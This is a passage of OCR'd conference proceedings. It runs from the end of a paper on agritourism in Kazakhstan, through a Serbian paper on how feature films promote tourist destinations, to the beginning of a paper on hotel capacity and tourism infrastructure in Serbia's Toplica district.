Potential research conventionally divided as effects:

*a) "Regional economy" specialization:*

1. The importance and position of agritourism are revealed as important social and economic factors in the development of the region, which indicates the unique role of agritourism in the development of human capital and infrastructural complex of the region.
2. Guidelines and methodological approaches to zone the territory by social and industrial infrastructure are developed, as well as the availability of natural and recreational resources for the development of measures to improve its utilization and maximum satisfaction of customer demand for tourism services.
3. Methodological principles of strategic management of agritourism are suggested at the regional level; the tasks and functions for the administrative arrangements which are responsible for formation and utilization of agritourism resources are defined.
4. Conceptual framework and mechanisms of resource support areas of agritourism are developed.
5. Incentive tools are proposed for accelerating the deployment of innovative products and technologies in the field of tourism.





Figure 2. (Temirbulatova, 2014).



DOI: 10.15308/Synthesis-2015-486-490

*b) Specialization "Economics, organization and management of enterprises, branches, complexes of services":*

1. The theoretical basis for the formation of resource support agritourism, including clarification of such fundamental concepts as "agritourism product" and" agritourism market" from the point of social, economic and institutional approaches as the most important characteristics of the consumer sector.
2. The main directions of the development of agritourism; Methodological approaches and best practices in improving regulations, mechanisms to enhance fund raising, development, information management, business support, creating a system of continuing education training in the field of agritourism.

*The expected social impact:*

Creating the conditions for social stability in rural areas of Kazakhstan.

1. Improving the quality of tourist services as a key element of services development in rural areas.
2. Expansion of the rural employment and creation of new jobs.
3. The preservation and revival of cultural heritage (traditions, rituals, crafts, nature monuments, history, religion, and culture).

*The expected economical impact:*

1. To increase the economic role of rural tourism in the recreational sector of the country and create a multiplier effect (development associated with recreational activities of the tourism industries).
2. Assistance in attracting foreign and domestic investors in the development of rural tourism.
3. Improving economic efficiency and protection of the existing cultural, historical, recreational and spa resources.
4. Implementation of agritourism in the control of economic methods to stimulate the development of tourism accommodation, native arts and crafts in rural areas (preferential tariffs, preferential loans, implementation of the program of partial compensation of interest on loans, an economic development fund as part of agro-enterprise development support, *etc.*).
5. Creation of an integrated system of information support agritourism committed to providing the subjects of tourist activity with effective marketing promotion services.
6. Support for the creation of rural modern accommodation agriturism certified quality services in accordance with the common Kazakh standards.
7. ATK support for the winter season, in order to secure employment and meet the demands of the consumers on a short vacation in the suburban areas of large cities.

*The expected ecological impact:*

1. Effective use, protection and restoration of natural recreational resources of the region as an important part of its natural resources.
2. Minimize human impact of tourism on the natural environment and the health of the population of the province. A decisive role in ensuring the effective agritourism is a combination of natural and socio-ethnic attractions of a particular area.

## REFERENCES

Nazarbaev, N. (2012). *Strategy Kazakhstan 2050: New political course of the established state*. Astana, Kazakhstan.

Porter, M. E. (1980). *Competitive strategy: Techniques for analyzing industries and competitors*. New York: Free Press.

Sznajder, M., & Przezbórska, L. (2006). *Agro-tourism*. Warszawa: Polkie Wydawnictwo Ekonomiczne.

World Tourism Organization. (2011). *Annual report*. Madrid: World Tourism Organization.



DOI: 10.15308/Synthesis-2015-486-490

Synthesis
International Scientific Conference of IT and Business-Related Research

# ULOGA IGRANOG FILMA U PROMOCIJI TURISTIČKE DESTINACIJE

## FEATURE FILM AS A FACTOR AFFECTING TOURISM DESTINATION PROMOTION

Branislav Tanasić
Ministarstvo finansija Republike Srbije

**Apstrakt:**
Opšte je poznato da knjiga ili umetnička slika mogu podstaknuti pojedinca da mašta o putovanju na neko novo i egzotično mesto. Isto tako film se može smatrati važnim faktorom koji podstiče i promoviše razvoj turizma u savremenom dobu, i koji kroz svoje pokretne slike može da navede gledaoca da poželi da otputuje na određenu destinaciju (planinu ili more) u pokušaju da oživi avanture svojih junaka sa filmskog platna. Uticaj igranog filma može biti toliko snažan da navede pojedinca da se fizički transformiše u svog omiljenog junaka. Efekti pokretnih slika takođe mogu biti čudesni. Turistički statistički podaci ukazuju na značajan porast broja dolazaka na destinacije na kojima su snimana velika filmska ostvarenja. Autor će pokušati da otkrije šta se krije iza magije zamračene bioskopske sale koja budi avanturistički duh u gledaocu i pokreće ga da poseti i istraži destinacije na kojima su snimljeni njegovi omiljeni filmovi.

**Ključne reči:**
reklama, putovanje, bioskop, film, destinacija.

**Abstract:**
It is well-known that a book or an art painting can spur one's imagination about travelling to new and exotic destinations. The movie is also considered an important factor in the modern world influencing destination image, as its motion pictures encourage the viewers to dream of visiting the filming destinations and recreating images of their favourite characters. Some may be so enchanted as to dress in the same manner as the characters from the big screen. The effects of motion images can be miraculous. Namely, tourism statistics show a significant increase in the number of arrivals to the filming locations. The author shall attempt to discover the magic of slightly dimmed cinemas that awakens the viewer's curiosity to explore and motivates them to dream of traveling to some filming location.

**Key words:**
advertising, traveling, cinema, film, destination.

## 1. UVOD

Kada se osamdesetih godina prošlog veka, glumac Tom Kruz pojavio u filmu *Rizičan posao* noseći *Ray-Ban* naočari za sunce, prodaja ovog artikla je skočila za 50%. Tri godine kasnije, nonšalantno izlazi iz borbenog aviona u filmu *Top Gun*, naravno noseći ove već legendarne retro-naočari, i prodaja skače za dodatnih 40% (Lindstrom, 2010).

Obeležavajući 50 godina slavnog filmskog junaka agenta 007, franšiza *Visit Britain* lansirala je 2012. godine najveću filmsku turističku kampanju ikada, fokusirana na *Skyfall*, dvadesettreću po redu *James Bond* avanturu. Modiano o ovom propagandnom poduhvatu kaže: „Prateći avanture i uzbudjenja agenta 007, *Visit Britain's* promocija uključuje svoju najveću filmsku turističku kampanju koja će biti viđena u bioskopima ključnih tržišta, kao što su Australija, Brazil, Nemačka i SAD. Brojni bilbordi nose natpise *Bond is Great Britain*, koji takođe podsećaju ljude da nema boljeg časa da posete Britaniju i istražite dom svetski najpopularnijeg tajnog agenta. U proseku 120 miliona ljudi širom sveta, videće film u prve tri nedelje prikazivanja. Istraživanja pokazuju da filmske lokacije mogu biti glavni pokretač prekomorskih turista. Istraživanje posetite Britaniju pokazuje da gotovo polovina potencijalnih posetilaca Britanije želi da obiđe mesta koja su videli na filmu ili na TV." (Modiano, 2012)

U filmu se retko koriste originalne lokacije, ali posetioci osećaju potrebu da posete destinaciju koja je deo filmske priče. U eseju Filmski turizam naveden je primer: Film Hraboro srce je značajno podigao turističku posetu Škotskoj, iako je uglavnom sniman u Irskoj! Škoti su podigli spomenik sa likom Mela Gibsona, koji danas predstavlja turističku atrakciju.

Zatim iznosi vrlo indikativan primer iz Bostona: Tom Kershaw, vlasnik hotela *Bull and Finch*, kaže da je njegov bar korišćen za snimanje brojnih epizoda serije *Cheers*. Direktna ekonomska korist koju je vlasnik realizovao, uključuje oko 500.000 posetilaca paba godišnje, uz promet hrane i piva preko 6 miliona dolara (Tunstill, 2010).

Šta to pokreće pola miliona ljudi da dođu i popiju pivo baš u ovom pabu? Dramski zaplet u seriji začet na tom mestu, glavni likovi, atraktivnost same lokacije ili vešta kombinacija režisera ovih elemenata i glamurozna produkcija serije. Pokušaćemo da malo zavirimo iza objektiva kamere i bacimo novo svetlo na ovaj fenomen.

### 1.1. FILMSKE LOKACIJE KAO TURISTIČKE DESTINACIJE

Za kulturni turizam možemo reći da je edukativna forma kroz koji ljudi mogu da nauče više o drugačijem stilu života, kroz način na koji neka država prezentuje posetiocima svoju hranu, muziku, gostoljubivost, arhitekturu, domaću radinost i zabavu, odnosno kulturne faktore. Kao deo umetničkog izraza, kulture i lokalne tradicije, a pre svega kao deo industrije zabave, film koji pokreće turizam, može se nazvati delom kulturne turističke baštine (McKercher, 2002). Film koji pokreće turizam je forma

E-mail: tanasicbrana@yahoo.com
DOI: 10.15308/Synthesis-2015-491-493

turizma koja se može podvesti pod krovni termin kulturnog turizma, koji podstiče razvoj industrije zabave i međunarodna putovanja (Hudson & Richie, 2006). Kao deo kulturnog turizma, to je potraga za spomenicima i istorijskim mestima. Takođe „filmski turisti"pokušavaju da pronađu one vizuelne doživljaje, takozvane markere, koji ih živo podsećaju na scene viđene u filmu (Roesh, 2009). Često se dešava da neki objekt ili mesto predstavljeno u filmu bude prepoznato kao destinacija gde je gledalac već boravio, što budi određene emocije i može da osveži želju da ponovi putovanje. Film Praznik u Rimu, snimljen 1953. godine, sa Odri Hepbern i Gregori Pekom u glavnim ulogama, i naravno grad Rim, odličan je primer. Obilje scena u eksterijeru, sa prepoznatljivim lokacijama večitog grada, rezultirali su povećan broj turista koji su želeli da uživo obiđu lokacije prepoznate iz, sada možemo reći, kultnog filma.

Nakon snimanja filma Boni i Klajd, dovitljivi vlasnik jedne turističke agencije crvenim mastilom je preko štampanog teksta brošure ispisao: Posetite mesto pogibije Boni i Klajda! Više nije bilo važno da li je to stvarno mesto istorijskog događaja, filmska ekipa je tu snimala, i to je dalo sertifikat lokaciji – običnoj poljani pored puta, gde nije postojalo ništa drugo osim divljeg rastinja. Posetioci i nemaju neka velika očekivanja, dovoljno je da su na lokaciji velikog događaja (MacCannell, 1976).

Kao što smo već rekli, čuveni film Hrabro srce sa Melom Gibsonom u glavnoj ulozi, najvećim delom snimljen je u Irskoj, a nakon svetske premijere, ljudi su masovno pohrlili u Škotsku! Očigledno je snaga istorijske ličnosti Vilijama Valasa odnela prevagu. Film je mogao biti snimljen bilo gde, ali Valas je Škot i ljudi su masovno krenuli u obilazak postojbine hrabrog srca – Škotsku. Još jedan filmski hit, blokbaster, dao je zamaha škotskom turizmu. Tajna Da Vinčijevog koda, mistični filmski zaplet o templarima, već sama po sebi dovoljno intrigantna tema, sa ključem za razrešenje tajne u Roslin kapeli (*Rosllyn Chapel*) nedaleko od Edinbuga. Vešto isprepletana priča, mešavina mitova, istorijskih činjenica i filmskog zapleta, večita tema – potraga za Svetim gralom koji je, po filmskoj varijanti, sklonjen u srednjovekovnu templarsku kapelu, rezultirala je pravom bujicom turista u Edinburgu, kao i u samu kapelu lociranu u blizini škotske prestonice.

Brojni su primeri izuzetnog porasta broja turista, kada nakon filmske premijere, lokacije na kojima su snimani upečatljivi kadrovi, postaju atraktivne destinacije (tabela 1).

| Film | Lokacija | Posećenost |
|---|---|---|
| Hrabro srce | Škotska | broj turista je veći za 300% |
| Ples sa vukovima | Fort Hayes, Kanzas | porast posete 25% |
| Polja snova | Ajova | beleži porast od 35% |
| Gospodar prstenova | Novi Zeland | svake godine broj posetilaca iz UK u porastu je 10% |
| Hari Poter | više lokacija u UK | beleži porast od 50%. |
| Krokodil Dandi | Australija | beleži porast američkih turista za 20,5% |
| Plaža | Tajland | beleži porast 22% mlade populacije u 2000. god. |
| Nemoguća misija 2 | Nacionalni park, Sidnej | porast posete 200% u 2000. god. |
| Četiri venčanja i sahrana | The Crown Hotel, UK | potpuno popunjen hotel najmanje tri godine. |
| Spasavanje redova Rajana | Normandija, Francuska | porast posete američkih turista za 40%. |
| Gordost i predrasude | Lyme Park, UK | porast posete 150%. |
| Troja | Čanakale, Turska | povećanje broja turista 73%. |
| Mandolina kapetana Korelija | Kefalonija, Grčka | beleži se povećanje broja turista od 50% |

Tabela 1. Uticaj filma na povećanje broja turista.
Izvor: Hudson & Ritchie (2006)

Već na prvi pogled je jasno koliko značajan uticaj na neke destinacije mogu imati filmske projekcije, kroz povećanje broja turističkih poseta. Atraktivnost filmskih lokacija za turiste, kao novog tipa turističke destinacije, skreće pažnju ne samo turističkih marketara, već i mnogih istraživača koji se bave korelacijom film – turizam, pa postoje brojne studije na ovu temu. Tako Woodward govori o mogućnostima DMO (*Destination Marketing Organizations*) odnosno, aktivnostima koje marketari neke destinacije mogu preduzeti pre snimanja filma, i generisanje koristi u toku i nakon projekcija filmskog ostvarenja. „Uprkos činjenici da DMO često ne može uticati na izbor gde će film biti produciran, oni mogu biti proaktivni promoteri svoje lokacije filmskim producentima. Većina destinacija ima fokus na kratkoročnu korist od filmske produkcije, ali neke su aktivne u podršci producentima da snimaju filmove u njihovom regionu, u cilju dugoročne koristi i uticaja na turizam. Dobar primer za DMO su Britanija, SAD i Singapur. *Visit Britain* za ciljnu grupu ima indijske filmske producente, za koje veruje da ih može ubediti da koriste britanske lokacije za snimanje indijskih filmova (*Bollywood films)* koji će generisati ekonomsku korist za britansku turističku industriju." (Woodward, 2000)

Neke destinacije angažuju profesionalne agencije za odnose sa javnošću, kako bi plasirale svoj region na film. Kanada i Bahami identifikovali su filmski turizam kao dobru marketinšku priliku i angažovali su jednu od najvećih firmi za odnose sa javnošću (*Weber Shandwick*), kako bi njihova destinacija bila zastupljena na televiziji i filmu (Shandwick, 2005).

Švajcarska turistička zajednica je odlučila da će kao stimulans za povećanje broja turista iz Indije, platiti sve troškove za direktore filmske industrije u Indiji (*Bollywood*), ukoliko se snimanje filmova bude odvijalo u Švajcarskoj (Mehta, 2004).

Tokom snimanja Gospodara prstenova, medijski izveštaji su redovno napominjali da se film snima na Novom Zelandu, obezbeđujući ranu povezanost filma i lokacije. Filmske zvezde su takođe pomogle u promovisanju Velingtona, glavnog grada Novog Zelanda (Woodward, 2000).

Gromoglasna propaganda takođe se može dovesti u vezu sa aktivnostima glumaca tokom trajanja snimanja na datoj lokaciji. Prilikom ekranizacije knjige *Mandolina kapetana Koreliija* na velikom filmskom platnu, ogromnu pažnju privuklo je dvoje protagonista (Nikolas Kejdž i Penelope Kruz). Film je doživeo svoju premijeru u bioskopima širom sveta i tako doprineo sve većoj popularnosti Kefalonije kao destinacije na kojoj je sniman istoimeni film. Pomenuti par je navodno imao ljubavnu aferu, što je dodatno uticalo na popularnost filma i Kefalonije kao turističke destinacije (Ward, 2001).

Za vreme snimanja i nakon realizacije filma, medijska pažnja može biti privučena na filmsku lokaciju. Na primer, uprava turizma Tajlanda (TAT), uporno je reklamirala svoje turističke atrakcije tokom snimanja filma Plaža. Marketinška kampanje uključuje i neprestane zajedničke aktivnosti sa *20th Century Fox*, u cilju kapitalizacije očekivane buduće popularnosti Thai plaža koje će biti viđene na filmu (Grihault, 2003).

Turistička komisija Australije godinama koristi usluge glumca Pola Hogana, za promociju svog turizma prateći svetski uspeh hit filma Krokodil Dandi (Hudson & Ritchie, 2006).



DOI: 10.15308/Synthesis-2015-491-493

Promocija destinacije za vreme prikazivanja filma je drugi način za privlačenje pažnje. Škotska turistička zajednica, distribuirala je reklamne dopisnice, sa plaćenom poštarinom, svim bioskopima u kojima se prikazivao film Hrabro srce, pozivajući gledaoce da pišu i šalju informacije o domovini Hrabrog srca (Grihault, 2003).

U periodu koji filmske projekcije većina DMO biva angažovana u pokušaju da iskoristi popularnost i uticaj filma na gledaoce. U ovoj fazi izazov za DMO je da pažnju auditorijuma sa filma transformišu u interes za putovanje. Marketinške mogućnosti se generišu kroz više vidova distribucije filma (bioskop, video, DVD, televizija). Tradicionalno ovaj ciklus traje par godina, ali može biti znatno kraći, ukoliko je prodaja DVD dobra. (Buckley, 2004)

Veoma dobra i interesantna je studija pod naslovom „Filmski turizam" (Beeton, 2005), objašnjava fenomen filma i uticaja na turiste da se odluče za putovanje, ali otvara i brojna pitanja. Istraživanje može da se sprovede na primenjen ili teoretski način. Primenjeno istraživanje traži odgovore na specifična pitanja kao što je važnost filmske lokacije (bilo da je stvarna ili fiktivna – studijska), i njen uticaj na male zajednice.

Teoretski, mogu se postaviti brojna pitanja od kojih izdvajamo:

- Šta zaista čini film pokretačem turizma, koji su to elementi koji film kreiraju kao pokretača turizma i kako su kombinovani?
- Kada je film primarni, a kada sekundarni motivator i zašto?
- Koji je to psihološki pokretač u filmu koji motiviše želju za putovanjem?
- Koji je efekt drugih tipova filma na turiste, kao dokumentarni film iz realnog života ili naučno fantastični film?
- Kako je najlakše prezentovati neku lokaciju?
- Da li kulturne razlike u filmu, pokreću turističko tržište?
- Kako mogu pomoći studije istorije filma i turizma u boljem razumevanju razvoja turizma i uticaja filma na turizam? (Beeton, 2005)

## ZAKLJUČAK

Verujemo da smo na neka pitanja dali makar delimičan odgovor, dok su neki izneti problemi predmet za podrobnije istraživanje i analize. Dodali bismo da izuzetno delotvorna marketinška ponuda može biti organizovanje turističkih tura, obilazak filmskih lokacija - stvarnih (*on-site*) ili fiktivnih - studijskih (*off site*). Izrađuju se turističke mape, kao pomoć turistima u praćenju lokacija korišćenih tokom snimanja. Zaista su bezbrojni načini da se animiraju turisti da dođu na neku filmsku lokaciju, ili kada su već tu da im se veže pažnja za raznovrsne sadržaje: od ponude delova odeće, korišćenih rekvizita tokom snimanja, ne retko aukcijske prodaje automobila filmskih zvezda - koji često dostižu vrtoglave dolarske iznose, do ponude šminke i sličnih sitnica za koje se pouzdano tvrdi da su autentične.

## LITERATURA


Beeton, S. (2005). *Film-induced tourism*. Clevedon: Channel View Publications.

Buckley K. (2004). *DVD Sets Rules for Hollywood*, Financial Times, January 23, str. 12

Grihault, N. (2003). Film Tourism: The Global Picture. *Travel and Tourism Analyst*, 5, 1- 22. Dostupno na: http://about-ourism.wordpress.com/2012/10/09/film- tourism-destination-marketing/

Hudson, S. (2006). Promoting Destinations via Film Tourism: An Empirical Identification of Supporting Marketing Initiatives. *Journal of Travel Research*. DOI: 10.1177/0047287506286720

Lindstrom, M. (2010). *Kupologija*. Beograd: Laguna.

MacCannell, D. (1976). *The tourist: A new theory of the leisure class*. New York: Schocken Books.

McKercher, B., & Du Cros, H. (2002). *Cultural tourism: The partnership between tourism and cultural heritage management*. New York: Haworth Hospitality Press.

Mehta, I. (2004). Welcome to Bollywood. *National Geographic*, 207(2), 52-69.

Modiano, D. (2012). *James Bond on Visit's Britain Service*. Dostupno na: http://www.visitbritain.org/aboutus/recentactivity/bondisgreatbritain.aspx

Roesch, S. (2009). *The experiences of film location tourists*. Bristol: Channel View Publications.

Tunstill, J. (2010). *Film Induced Tourism*. Dostupno na www.reelstreets.com/index.php/articles/john-tunstill/1-film-induced-tourism

Ward, I. (2001). Island Life trough a Lens Boosts Bookings. *Travel Trade Gazette*, p. 40

Weber Shandwick. (2005). *Weber Shandwick Embarks on 'Destination: Entertainment Marketing to Put the Travel and Tourism Industry in the Spotlight*, http://www.webershandwick.com

Woodward, I. (2000). Why Should the UK's Tourism Industry be interested in Bollywood films? Insight, 12: A 23-26.




DOI: 10.15308/Synthesis-2015-491-493

Synthesis
International Scientific Conference of IT and Business-Related Research

# MATERIJALNA BAZA RAZVOJA TURIZMA NA PROSTORU TOPLIČKOG OKRUGA

## MATERIAL BASIS FOR TOURISM DEVELOPMENT IN TOPLICA DISTRICT

Marko Gašić, Vladan Ivanović, Goran Perić
Visoka poslovna škola strukovnih studija, Kralja Petra I br. 67, Blace, Srbija

**Apstrakt:**
Toplički okrug obiluje mnoštvom turističkih potencijala koji omogućavaju kreiranje, promociju i plasman turističkih proizvoda ne samo na domaćem, već i na inostranom turističkom tržištu. Nažalost, ovi potencijali su zbog neizgrađene turističke infrastrukture, suprastrukture i promocije turističkih proizvoda nedovoljno iskorišćeni na šta ukazuje mali broj turista koji posećuju Toplički okrug. Neophodno je izvršiti kompletnu valorizaciju postojeće turističke ponude, kao i intenzivirati afirmaciju turističke privrede. Posebnu pažnju je potrebno posvetiti manje poznatim i korišćenim turističkim segmentima, odnosno lokalitetetima na području Topličkog okruga. Potrebno je uložiti napore za prevazilaženje postojećih ograničenja i formiranje prepoznatljivog turističkog proizvoda, diferenciranog po vrednosti, sadržaju i kvalitetu, a koji će biti konkurentan na turističkom tržištu. Podrazumeva se funkcionalno povezivanje turističko-ugostiteljske delatnosti sa poljoprivredom (proizvodnja zdrave hrane), saobraćajem, trgovinom, tradicionalnim i savremenim zanatstvom, zdravstvom i drugim komplementarnim delatnostima. U radu će biti analizirana materijalna baza za razvoj turizma ovog okruga, a to podrazumeva analizu smeštajno-ugostiteljskih kapaciteta, obima i strukture gostiju i saobraćajne infrastrukture.

**Ključne reči:**
materijalna baza, turizam, turistički promet, saobraćaj.

**Abstract:**
The Toplica district boasts numerous tourism resources and potentials, which enable creation, promotion and placement of tourism products on both international and domestic tourism market.Unfortunately, these potentials are slightly explored due to unfinished tourism infrastructure and suprastructure and promotion of tourism products, as can be seen by a very small number of tourist who visit this district. It is necessary to perform a thorough evaluation of the existing tourism offer, as well as to intensify promotion of the tourism industry. Special attention should be devoted to some less familiar and explored tourism segments, *i.e.*, sites within the Toplica district. It is essential to make efforts to overcome the existing limitations and create recognizable tourism products, differentiated by their value, content and quality, which would be competitive in the tourism market. It is also expected to establish connections between the tourism and catering industry and the agricultural sector (production of healthy food), transportation, commerce, traditional and contemporary craftsmanship, healthcare and other complementary activities. This paper shall examine the material basis for tourism development in this district, which involves the analysis of accommodation and catering facilities, the scope and structure of guests and transport infrastructure.

**Key words:**
material basis, tourism, tourist turnover, traffic.

## 1. UVOD

Toplički okrug je prostorna celina sa značajnim turističkim potencijalima koji su danas samo delimično iskorišćeni za razvoj pojedinih oblika turizma. Na osnovu raspoloživih potencijala moguće je razviti široku lepezu turističkih proizvoda koji zadovoljavaju sve segmente turističke tražnje, pre svega na domaćem turističkom tržištu. Međutim, današnji stepen razvijenosti turizma nije saglasan sa raspoloživim prirodnim i antropogenim resursima, koji zbog neizgrađene infra i suprastrukture i odsustva adekvatne turističke politike i planova turističkog razvoja, nisu iskorišćeni za razvoj pojedinih oblika turizma.

Od turizma se očekuje da će svojim multiplikativnim efektima dati impuls razvoju ovog ekonomski zaostalog okruga, pružiti trajnu osnovu egzistencije stanovništva, zaustaviti migracije i aktivirati razvoj poljoprivrede, privatnog preduzetništva, trgovine i ostalih delatnosti. Analiza materijalne osnove turizma istovremeno ukazuje na stepen razvoja turizma i opštu privrednu razvijenost neke prostorne celine. Postojeća, nedovoljno iskorišćena turistička infra i suprastruktura, kadrovi, posredničke turističke organizacije, asocijacije i agencije, predstavljaju solidnu materijalnu osnovu za razvoj različitih oblika turizma. Takođe, materijalna baza razvoja turizma ovog okruga predstavlja veoma važan element sveukupne turističke ponude. Zbog toga je neophodno posmatrati stanje turizma u Topličkom okrugu i strategije daljeg razvoja u saglasnosti sa postojećom materijalnom bazom, pod kojom podrazumevamo smeštajno-ugostiteljske kapacitete, saobraćajnice i saobraćajna sredstva i promet turista.

## 2. SMEŠTAJNO UGOSTITELJSKI KAPACITETI

Smeštajno-ugostiteljski kapaciteti predstavljaju jednu od najneophodnijih osnova turističkog kretanja, tako da se moraju uzeti u obzir pri određivanju stepena razvijenosti turizma. U prethodnim decenijama, često su se precenjivale stvarne potrebe gradova za izgradnjom smeštajnih kapaciteta, što je rezultiralo izgradnjom predimenzioniranih hotela, motela, odmarališta i sl. Ono što je tipično za period posleratne izgradnje u SFRJ, a naročito period 1970-tih i početak 1980-tih, jeste predimenzionirana, megalomanaska izgradnja smeštajnih i ugostiteljskih objekata, u svim gradovima i na svim punktovima gde se pretpostavljalo da će biti turista, bez prethodne analize tržišta i stvarnih potreba. Ovakav proces neumerene gradnje doveo je do konačnog ishoda-današnjih napuštenih i ruiniranih hotela, motela i restorana.



E-mail: gasicmarko@yahoo.com

DOI: 10.15308/Synthesis-2015-494-498

Sa izgradnjom ovih objekata, nastao je čitav niz drugih problema koji su se na prvom mestu odnosili na održavanje. Pojava manjih smeštajnih objekata, zamiranje privredne aktivnosti, kao i neadekvatna privatizacija, učinili su predimenzionirane hotelske kapacitete u naseljima u unutašnjosti zemlje neracionalnim, tako da su mnogi hoteli zatvoreni ili rade sa ograničenim kapacitetima. Iz tih razloga ima daleko manje slučajeva uspešnog renoviranja starih hotela i motela, u odnosu na novoizgrađene, koji su daleko skromnijih kapaciteta, te su zahtevali manja ulaganja.

Slična situacija je i na prostoru Topličkog okruga. Privatizacijom većine postojećih smeštajnih kapaciteta, stiče se utisak da je problem velikih i nepotrebnih turističkih objekata, samo prolongiran, ali ne i rešen, jer novi vlasnici uglavnom renoviraju samo restorane, koji zahtevaju znatno manja ulaganja. Zato, nasuprot, smeštajnim, ugostiteljski objekti koji su prodati privatnim licima ili dati u zakup, uglavnom dobro posluju (Gašić, 2012).

Značajnu ulogu u modernizaciji postojećih, ali i razvoju i izgradnji novih turističkih i smeštajnih kapaciteta celog Topličkog okruga ima akcionarsko društvo „Planinka" iz Kuršumlije. Ovo preduzeće je strateški nosilac razvoja turizma okruga i ima važnu ulogu u promociji turizma i povećanju ekonomskih efekata ove delatnosti.

| Smeštajni objekti u Topličkom okrugu | Broj ležajeva | Kategorija |
|---|---|---|
| Hotel „Radan" | 426 | *** |
| Hotel „Garetov konak" | 84 | *** |
| Hotel „Kopaonik" | 140 | *** |
| Hotel „Jelak" | 168 | *** |
| Hotel „Žubor" | 240 | ** |
| Hotel „Jezero" | 100 | |
| Hotel „Hammeum" | 80 | ** |
| Motel „Rudare" | 60 | |
| **Ukupno ležajeva:** | **1298** | |

Tabela 1. Smeštajni kapaciteti u Topličkom okrugu (sopstvena izračunavanja)

Od navedenih smeštajnih objekata iz tabele br. 1 nisu u funkciji hotel „Žubor", zbog zatvaranja Kuršumlijske banje, kao i hotel „Hammeum" iz Prokuplja tako da ukupan broj ležajeva treba uzeti uslovno (postoje, ali nisu u funkciji).

Hotel „Radan" se nalazi u Prolom banji i raspolaže sa 212 soba u 3 objekta, od kojih su dva povezana toplom vezom sa medicinskim i wellness centrom. Stari hotel „Radan" (28 ležajeva) je podignut 1968. godine, a donji depandans (60 soba i 128 ležajeva) sa lečilišnim 1976. godine, pa je Prolom banja 1977. godine proglašena prirodnim lečilištem. Godine 1989. sagrađen je gornji depandans (135 soba, 270 ležajeva) i savremeno kupatilo (Maćejka & Tanasković, 2008). Restoran raspolaže sa 376 mesta, banket salom sa 54 mesta, dok je na terasi 168 mesta. Hotel u svim prostorijama ima lekovitu vodu koja se koristi i za grejanje. Od 1994. godine, za goste smeštene u četiri apartmana i osam soba (ukupno 32 ležaja) kvalitet usluga je podignut na nivo B-lux kategorije. Ceo kompleks hotela je u poslednjih nekoliko godina renoviran. Sada je kategorisan kao hotel sa tri zvezdice. Na površini od 2500 m2 nalaze se brojni sadržaji koji zadovoljavaju terapeutske, dijagnostičke i rekreacione potrebe gostiju.

Hotel „Garetov konak" je osnovan 1963. godine i tada je poslovao pod nazivom „Gurman". Raspolaže sa 3 apartmana i 34 sobe sa 84 ležajeva i restoranom od 250 mesta. Hotel je veoma moderno uređen i gostima pruža odličan odmor i veliki broj kulinarskih specijaliteta. Poznati restorani u Prolom Banji su: „Kafe bar" i „Etno krčma" vlasništvo AD „Planinka", zatim restoran „Gurman", bife „Horizont", i krčma „Božji raj".

Hotel „Kopaonik" u Lukovskoj banji, podiglo je akcionarsko društvo *„Planinka"* 1999. godine. Svojom arhitekturom ambijentalno se u potpunosti uklapa u ovo potkopaoničko banjsko i vazdušno lečilište. U okviru hotela se nalazi istoimeni restoran sa 220 mesta, od čega 50 na terasama a koji je u potpunosti renoviran i proširen 2014. godine, zatvoren i otvoren bazen za rekreaciju i rehabilitaciju sa toplom i mineralnom vodom, savremeni wellness centar i terapijski blok. Sve sobe su sa kupatilom, kablovskom TV, bežičnom internet vezom, telefonom i terasom. Hotel ima i salu za poslovne sastanke kapaciteta 60 mesta.

Izgradnjom hotela ***„Jelak"*** 2009. godine upotpunjeni su smeštajni kapaciteti Lukovske banje. Hotel ima restoran, savremeno opremljen medicinski blok kao i đakuzi bazen sa termalnom vodom. U prizemlju hotela se nalazi đakuzi bazen sa termalnom vodom, sauna, restoran koji raspolaže sa 280 mesta, kafe bar, prodavnica, a medicinsko-terapeutski blok lociran je na prvom spratu. Ispred hotela se nalaze dva otvorena bazena sa toplom vodom, letnja bašta i parking. Hotel raspolaže sa dve sale za sastanke. Jedna se nalazi u prizemlju sa 50 mesta a druga u potkrovlju hotela kapaciteta 40 mesta. Obe sale su opremljene računarima, projektorima, video bimom, flit chart-om i pružaju idealne mogućnosti za razvoj kongresnog turizma.

